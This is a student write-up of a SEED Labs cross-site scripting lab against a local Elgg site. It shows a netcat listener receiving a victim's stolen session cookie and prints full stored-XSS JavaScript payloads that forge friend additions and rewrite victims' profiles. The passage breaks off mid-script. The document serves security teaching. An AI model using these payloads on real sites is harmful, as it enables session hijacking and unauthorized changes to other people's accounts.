
Public


Next, I set up a TCP server listening on port 5555 using netcat.



```
[10/15/24]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

Now, as Alice I will visit boby's profile and I should get output from the tcp server with Alice's cookie. Also note, there was a typo with the script in my screenshot. I ended up fixing the code, but did not change the screenshot of the code in boby's profile.






```
Connection received on 10.0.2.15 52602
GET /?c=Elgg%3Ds6r8te4hetfpmq4i9u6pd1iu77 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:129.0) Gecko/20100101 Firefo
x/129.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=5, i
```

The above screenshot is the output sent to the attacker's tcp server. We were able to successfully retrieve Alice's cookie for the site.


Task 04: Becoming the Victims Friend

As Samy, I added the following code to his "About Me" text box:



```
<script type="text/javascript">
window.onload = function() {

    let Ajax = null;
    let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    let token = "&__elgg_token="+elgg.security.token.__elgg_token;
    let victimID = elgg.session.user.guid;
    const SKIP_ID = 59;
    if(victimID !== SKIP_ID){
        let sendUrl = `http://www.seed-server.com/action/friends/add?-
friend=${SKIP_ID}${ts}${token}`;

        Ajax = new XMLHttpRequest();
        Ajax.open("Get", sendUrl, true);
        Ajax.send();
    }
}
</script>
```

This code is slightly different from the provided code in the lab, but it essentially does the same thing. It has a guard to make sure the attacker does not add himself as a friend.



Edit profile

Display name

Samy


About me

Embed content Visual editor

```
<script type="text/javascript">

window.onload = function() {

   let Ajax = null;
   let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
   let token = "&__elgg_token="+elgg.security.token.__elgg_token;
   let victimID = elgg.session.user.guid;
   const SKIP_ID = 59;
   if(victimID !== SKIP_ID){
      let sendUrl = `http://www.seed-server.com/action/friends/add?friend=${SKIP_ID}${ts}${token}`;

      Ajax = new XMLHttpRequest();
      Ajax.open("Get", sendUrl, true);
      Ajax.send();

   }
}

</script>
```


Public

As Alice, I will now view Sammy's page:




Alice's friends

No friends yet.



Now when Alice goes back to her friends tab:



Samy has been added to Alice as a friend.


Questions:

1. Lines 1 and 2 or the variables “ts” and “token” are needed for the get request as a query parameter. We needed to get these variables each time as every time the web page refreshes, these values are different.


2. I don’t believe you would be able to perform the attack if only the editor mode was provided. Since the editor mode appends extra HTML tags to the stuff that is written inside of it, then it would not run the code like how we would want. Perhaps if you could break out of the added HTML tags so that it runs your raw code, then it could be possible.

Task 05: Modifying the Victim’s Profile

The Code used for Task 05:



```
<script>
window.onload = function() {

    let Ajax = null;
    let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    let token = "&__elgg_token="+elgg.security.token.__elgg_token;
    let victimID = `&guid=${elgg.session.user.guid}`;
    let name = `&name=${elgg.session.user.name}`;
    let fields = "&description=Samy is my hero" +
"&accesslevel[description]=2" +
"&briefdescription=&accesslevel[briefdescription]=2"
+"&location=&accesslevel[location]=2" +
"&interests=&accesslevel[interests]=2" + "&skills=&accesslevel[skills]=2" +
"&contactemail=&accesslevel[contactemail]=2" +
"&phone=&accesslevel[phone]=2" + "&mobile=&accesslevel[mobile]=2" +
"&website=&accesslevel[website]=2" + "&twitter=&accesslevel[twitter]=2";
    let content = token + ts + name + fields + victimID;
    const SKIP_ID = 59;
    let sendUrl = "http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid  !==  SKIP_ID){
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendUrl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Display name

Samy


About me

```
<script>
window.onload = function() {
   let Ajax = null;
   let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
   let token = "&__elgg_token="+elgg.security.token.__elgg_token;
   let victimID = `&guid=${elgg.session.user.guid}`;
   let name = `&name=${elgg.session.user.name}`;
   let fields = "&description=Samy is my hero" + "&accesslevel[description]=2" +
"&briefdescription=&accesslevel[briefdescription]=2" +"&location=&accesslevel[location]=2" +
"&interests=&accesslevel[interests]=2" + "&skills=&accesslevel[skills]=2" + "&contactemail=&accesslevel[contactemail]=2" +
"&phone=&accesslevel[phone]=2" + "&mobile=&accesslevel[mobile]=2" + "&website=&accesslevel[website]=2" +
"&twitter=&accesslevel[twitter]=2";
   let content = token + ts + name + fields + victimID;
   const SKIP_ID = 59;
   let sendUrl = "http://www.seed-server.com/action/profile/edit";
   if(elgg.session.user.guid !== SKIP_ID){
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendUrl, true);
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);
   }
}
</script>
```

Public




The Above screenshots shows the before state of Alice’s account before viewing Samy’s profile. After visiting his profile, the screenshots below shows the results.



About me
Samy is my hero

Questions:

1. Line 1 (the if guard) is necessary so that the attacker's own profile does not get affected. Removing that line essentially has the script run on load when the attacker saves his profile. The script gets replaced with the text and the attack is stopped.




Display name
Samy

About me

```
<script>
window.onload = function() {

   let Ajax = null;
   let ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
   let token = "&__elgg_token="+elgg.security.token.__elgg_token;
   let victimID = `&guid=${elgg.session.user.guid}`;
   let name = `&name=${elgg.session.user.name}`;
   let fields = "&description=Samy is my hero" + "&accesslevel[description]=2" +
"&briefdescription=&accesslevel[briefdescription]=2" +"&location=&accesslevel[location]=2" +
